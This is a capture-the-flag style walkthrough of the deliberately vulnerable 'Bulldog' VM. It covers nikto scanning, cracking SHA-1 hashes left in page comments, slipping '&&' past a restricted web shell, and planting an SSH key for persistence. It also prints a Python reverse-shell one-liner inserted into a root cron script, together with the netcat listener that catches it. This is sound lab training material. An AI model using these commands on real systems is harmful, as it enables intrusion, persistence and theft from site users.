

Bulldog



Table of Contents

- Opening Remarks
 - My expectations going in
 - My original game plan
- Reconnaissance
 - Web scanning
 - NMAP Scan
 - Viewing page sources
- Exploring opportunities
 - Breaking SHA-1 hash
 - Exploring the developer site
- Exploitation
 - My various attempts to use the webshell
 - Escalating my shell (with notes)
- Post-Exploitation
 - Crawling the filesystem
 - Escalating privileges
- Done!
- Closing Remarks
 - What did I think?
 - Challenges I faced
 - Recommendations

Opening Remarks

- I chose bulldog because I wasn't quite sure how to gauge my skills.
- This box is an easy/intermediate difficulty box
- This box is designed to run in VirtualBox
- I virtualized the box from VirtualBox and networked it internally with a virtualized Kali Linux box.
- The penetration testing was done from the Kali Linux box against the Bulldog box.
- Everything in this machine is do-able with the stock Kali Linux toolset
- The idea here is that the webserver has recently been compromised on this machine. The owners of the website have opted to rebuild the website with some (very novice) outside developers. We are tasked with pen-testing to find other exploits in the system.

Reconnaissance

Web Scanning

- The description of the box notes that this was a compromised webserver. This tells me that the box (obviously) is serving webpages. So this is where I will start my ingress.
- I opened with a nikto scan on the ip address of the box which is serving web

Results:

```
root@BigRigKali: ~  
File Edit View Search Terminal Help  
+ Target Port: 80  
+ Start Time: 2018-02-04 23:50:30 (GMT-6)  
-----  
+ Server: WSGIServer/0.1 Python/2.7.12  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ OSVDB-3092: /dev/: This might be interesting...  
+ 7552 requests: 17 error(s) and 3 item(s) reported on remote host  
+ End Time: 2018-02-04 23:50:57 (GMT-6) (27 seconds)  
-----  
+ 1 host(s) tested  
  
*****  
Portions of the server's headers (Python/2.7.12) are not in  
the Nikto database or are newer than the known string. Would you like  
to submit this information (*no server specific data*) to CIRT.net  
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? ^[[B^[[B^[[  
A^[[An  
root@BigRigKali:~#
```

- Nikto indicates that there exists a *dev* directory on the webserver. Navigating to this shows us the “Under Development” portal for the website following the recent cyber attack against it.

UNDER DEVELOPMENT

If you're reading this you're likely a contractor working for Bulldog Industries. Congratulations! I'm your new boss, Team Lead: Alan Brooke. The CEO has literally fired the entire dev team and staff. As a result, we need to hire a bunch of people very quickly. I'm going to try and give you a crash course on Bulldog Industries website.

How did the previous website get attacked?

An APT exploited a vulnerability in the webserver which gave them a low-privilege shell. From there they exploited dirty cow to get root on the box. After that, the entire system was taken over and they defaced the website. We are still transitioning from the old system to the new one. In the mean time we are using some files which may be corrupted from the original system. We haven't had a chance to make sure there were no lingering traces of the hack so if you find any, send me an email.

How are we preventing future breaches?

At the request of Mr. Churchy, we are removing PHP entirely from the new server.


Design of new system?

The new website will be written entirely in Django (Mr. Churchy requested "high-end tech hipster stuff"). As of right now, SSH is enabled on the system. This will be turned off soon as we will transition to using Web-Shell, a proprietary shell interface. This tool is explained at the link below. Additionally, be aware that we will start using MongoDB, however we haven't fully installed that yet.

Also be aware that we will be implementing a revolutionary AV system that is being custom made for us by a vendor. It touts being able to run every minute to detect intrusion and hacking. Once that's up and running we will install it on the system.

Web-Shell


- It should be noted that we are served a “web shell” here. The issue is, it requires authentication. We need to visit this later.



Reconnaissance

NMAP Scan

- The website also states that SSH is enabled, so I decided to spin up Metasploit and Armitage and see what else it has open while I am at it.



- Here we can see what kind of web server is being used. I was interested to see if this was a potential point of ingress. I spent close to an hour on many different kinds of exploits and vulnerability tests against it to no avail. With time perhaps I could get in.

Reconnaissance

Viewing Page Sources

- I took to the source pages of those that I could directly access and came up with this on the dev page.

```
24 An APT exploited a vulnerability in the webserver which gave them a low-privilege shell.
25 From there they exploited dirty cow to get root on the box. After that, the entire system
26 was taken over and they defaced the website. We are still transitioning from the old system to the
27 new one. In the mean time we are using some files which may be corrupted from the original
28 system. We haven't had a chance to make sure there were no lingering traces of the hack so if you find
29 any, send me an email.<br><br>
30 <b>How are we preventing future breaches?</b><br><br>
31 At the request of Mr. Churchy, we are removing PHP entirely from the new server. Additionally
32 we will not be using PHPMyAdmin or any other popular CMS system. We have been tasked with creating
33 our own.<br><br>
34 <b>Design of new system?</b><br><br>
35 The new website will be written entirely in Django (Mr. Churchy requested "high-end tech hipster stuff
36 As of right now, SSH is enabled on the system. This will be turned off soon as we will transition
37 to using Web-Shell, a proprietary shell interface. This tool is explained at the link below. Additiona
38 be aware that we will start using MongoDB, however we haven't fully installed that yet.<br><br>
39 Also be aware that we will be implementing a revolutionary AV system that is being custom made for us
40 a vendor. It touts being able to run every minute to detect intrusion and hacking. Once that's up and
41 we will install it on the system.
42
43 <p><font size="6em"><center><a href="/dev/shell" style="color:blue">Web-Shell</a></center></font></p>
44
45 <b>Who do I talk to to get started?</b><br><br>
46
47 <!--Need these password hashes for testing. Django's default is too complex-->
48 <!--We'll remove these in prod. It's not like a hacker can do anything with a hash-->
49 Team Lead: alan@bulldogindustries.com<br><!--6515229daf8dbdc8b89fed2e60f107433da5f2cb-->
50 Back-up Team Lead: william@bulldogindustries.com<br><br><!--38882f3b81f8f2bc47d9f3119155b05f954892fb-->
51 Front End: malik@bulldogindustries.com<br><!--c6f7e34d5d08ba4a40dd5627508ccb55b425e279-->
52 Front End: kevin@bulldogindustries.com<br><br><!--0e6ae9fe8af1cd4192865ac97ebf6bda414218a9-->
53 Back End: ashley@bulldogindustries.com<br><!--553d917a396414ab99785694afd51df3a8a8a3e0-->
54 Back End: nick@bulldogindustries.com<br><br><!--ddf45997a7e18a25ad5f5cf222da64814dd060d5-->
55 Database: sarah@bulldogindustries.com<br><!--d8b8dd5e7f000b8dea26ef8428caf38c04466b3e-->
56 </font></p>
57 </div>
58 </div>
59 </div>
60
61 </body>
62 </html>
```

- It contains hashes!!!**
- Rolling down these hashes trying to crack them with web-based cracking applications results in finding a matching username and password pair: USER: nick PASS: bulldog.


Here is some foreshadowing. If I had read this description on the website, I would have noticed that it says that it will be running an AV script every minute. More on this later.

I should note here that I got stuck before I cracked the sha-1 hashes and looked at the guide. Turns out I just didn't check enough of them or else I would have found that matching pair.

Exploring opportunities

Exploring the developer site

- From the website, we can tell that they are using something called django as their web frontend. A quick google search on django reveals the existence of a *admin* page on the server which redirects us to a login where we can type that user/pass combo in.



The screenshot shows a web browser window with the address bar displaying `192.168.21.4/admin/login/?next=/admin/`. The browser's bookmark bar includes links to 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', and 'Exploit-DB'. The main content area features a login form titled 'Django administration' in a blue header. The form contains two input fields: 'Username:' and 'Password:'. Below these fields is a 'Log in' button.

192.168.21.4/admin/login/?next=/admin/

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Django administration


Username:

Password:

Log in

Exploitation

My various attempts to use the webshell and Escalating my shell



- I now have a “shell” on the system, but it is restricted. So I decided to try a couple of easy ways to allow myself to type extra commands, but first. Where are we? The *home/django/bulldog* directory to be exact.

- The first way I attempted to run multiple commands was rejected.

Welcome to Web-Shell! The world's most secure webshell. Web-Shell will prevent users from running dangerous shell commands. It does this by limiting the specific commands that can be run. A list of valid commands can be seen below.

```
ifconfig
ls
echo
pwd
cat
rm
```

All commands are run on the server itself, so it is very important to update Web-Shell as soon as possible if a vulnerability is discovered.

Command : ls; pwd

INVALID COMMAND. I CAUGHT YOU HACKER! ';' CAN BE USED TO EXECUTE MULTIPLE COMMANDS!!

- Second try worked however

commands that can be run. A list of valid commands can be seen below.

```
ifconfig
ls
echo
pwd
cat
rm
```

All commands are run on the server itself, so it is very important to update Web-Shell as soon as possible if a vulnerability is discovered.

Command : ls && pwd

```
bulldog
db.sqlite3
manage.py
/home/django/bulldog
```

commands I was able to traverse the system quite a bit and found myself some useful directories

All commands are run on the server itself, so it is very important to update Web-Shell as soon as possible if a vulnerability is discovered.

Run

Command : ls -al ../../bulldogadmin/
total 40
drwxr-xr-x 5 bulldogadmin bulldogadmin 4096 Sep 21 00:45 .
drwxr-xr-x 4 root root 4096 Aug 24 23:16 ..
-rw-r--r-- 1 bulldogadmin bulldogadmin 220 Aug 24 22:39 .bash_logout
-rw-r--r-- 1 bulldogadmin bulldogadmin 3771 Aug 24 22:39 .bashrc
drwx----- 2 bulldogadmin bulldogadmin 4096 Aug 24 22:40 .cache
drwxrwxr-x 2 bulldogadmin bulldogadmin 4096 Sep 21 00:44 .hiddenadmindirectory
drwxrwxr-x 2 bulldogadmin bulldogadmin 4096 Aug 25 03:18 .nano
-rw-r--r-- 1 bulldogadmin bulldogadmin 655 Aug 24 22:39 .profile
-rw-rw-r-- 1 bulldogadmin bulldogadmin 66 Aug 25 03:18 .selected_editor
-rw-r--r-- 1 bulldogadmin bulldogadmin 0 Aug 24 22:45 .sudo_as_admin_successful
-rw-rw-r-- 1 bulldogadmin bulldogadmin 217 Aug 24 23:20 .wget-hsts

- Within the hidden directory, there were a few useful things in here including a suid binary and instructions for it.

Terminal

Web-Shell as soon as possible if a vulnerability is discovered.

Run

Command : cat ../../bulldogadmin/.hiddenadmindirectory/note

Nick,

I'm working on the backend permission stuff. Listen, it's super prototype but I think it's going to work out great. Literally run the app, give your account password, and it will determine if you should have access to that file or not!

It's great stuff! Once I'm finished with it, a hacker wouldn't even be able to reverse it! Keep in mind that it's still a prototype right now. I am about to get it working with the Django user account. I'm not sure how I'll implement it for the others. Maybe the webserver is the only one who needs to have root access sometimes?

Let me know what you think of it!


-Ashley

Post-Exploitation

Crawling the filesystem

Escalating privileges

- Now I try to upgrade my shell. When I went back to check the guide later, I found that the person that made that writeup did it a much easier way than I did but mine was unique. I remembered that ssh was running on the system so all I did was generate an ssh key on the system, put it in an authorized keys file in the django user's directory, and I got a shell that was much easier to use.



```
Command : echo "key\nbulldog\nbulldog" | ssh-keygen -t rsa

Generating public/private rsa key pair.
Enter file in which to save the key (/home/django/.ssh/id_rsa): Your identification has
been saved in key.
Your public key has been saved in key.pub.
The key fingerprint is:
SHA256:7W3rIF7m2+0yv4L/bvoRS7rhrGoAACzfp8n6F4+M0to django@bulldog
The key's randomart image is:
+---[RSA 2048]-----+
|o.          |
|...         |
|.. o        |
| . o . .    |
| . = S . o  |
|  + o . . o o |
|  o o =. =. o |
|  o.o +.o =.*+=.. |
| .+E. .o. +=X%O. |
+---[SHA256]-----+
```

```
django@bulldog: ~
File Edit View Search Terminal Help
chmod: invalid mode: 'djangokey.priv'
Try 'chmod --help' for more information.
root@BigRigKali:~/Desktop# chmod 600 djangokey.priv
Command Executed (printf)
Command Executex (fprintf)
root@BigRigKali:~/Desktop# ssh -p 23 -i djangokey.priv django@192.168.21.4
Command Executed (printf)
Command Executex (fprintf)
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic, x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

42 packages can be updated.
22 updates are security updates.

Last login: Wed Sep 20 19:35:44 2017
django@bulldog:~$
```

More notes, as it turns out, there is more than one way to gain root access on this system. This is where I turned back to the guide to try to figure out where to go. I tried to use the suid binary many times but I could not figure out what django's local password was to execute the binary. Maybe for another time.

This is where that foreshadowing moment comes in. I actually thought of checking if cron was running on the system but forgot. When I went back to the guide, they simply went to the cron folder, found the scheduled AV placeholder that was executed by root ever minute, and stuck a reverse shell callout to it.

```
File Edit View Search Terminal Help
#!/usr/bin/env python
# Just wanted to throw this placeholder here really quick.
# We will put the full AV here when the vendor is done making it.
# - Alan
import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.21.3", 4445)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"]);
```

Bulldog Industries - Mozilla Firefox

Change user | Django sit... x Bulldog Industries x Select user to change | ... x

192.168.21.4

```
root@BigRigKali: ~  
File Edit View Search Terminal Help  
root@BigRigKali:~# nc -lvp 4445  
Command Executed (printf)  
Command Executex (fprintf)  
listening on [any] 4445 ...  
192.168.21.4: inverse host lookup failed: Unknown host  
connect to [192.168.21.3] from (UNKNOWN) [192.168.21.4] 34320  
/bin/sh: 0: can't access tty; job control turned off  
# whoami  
root  
# bash  
ls  
congrats.txt  
cat congrats.txt  
Congratulations on completing this VM :D That wasn't so bad was it?  
Let me know what you thought on twitter, I'm @frichette_n  
  
As far as I know there are two ways to get root. Can you find the other one?  
Perhaps the sequel will be more challenging. Until next time, I hope you enjoyed  
!
```

If only I had paid a little more attention to the fine print, I would have been able to figure this out.

DONE

Closing Remarks

- Moral of the story, be thorough, be concise, and be slick.
 - There are many easy one-liners out there that allow you to get things done quickly and efficiently.
 - In the world of red and blue team, speed is everything. If you don't get in and get settled, you won't be able to get in or hold your feet in there.
 - The benefit of the way that I upgraded my shell is that it acts also as a sort of persistence on the machine. I was able to use that shell to make a user in django with "superuser" permissions for the website. This would be very important stuff if web was scored in RvB engagements or if you were looking to get sensitive information from clients that surf the website in the real world.

I thought that this was a cool box to mess with. One recommendation though, don't mess with this stuff at 4 am when you have class at 10.

Note: the other way to solve this VM is by using the password for the Django user to activate the suid binary. Conveniently enough, the password is embedded in the binary. Go figure.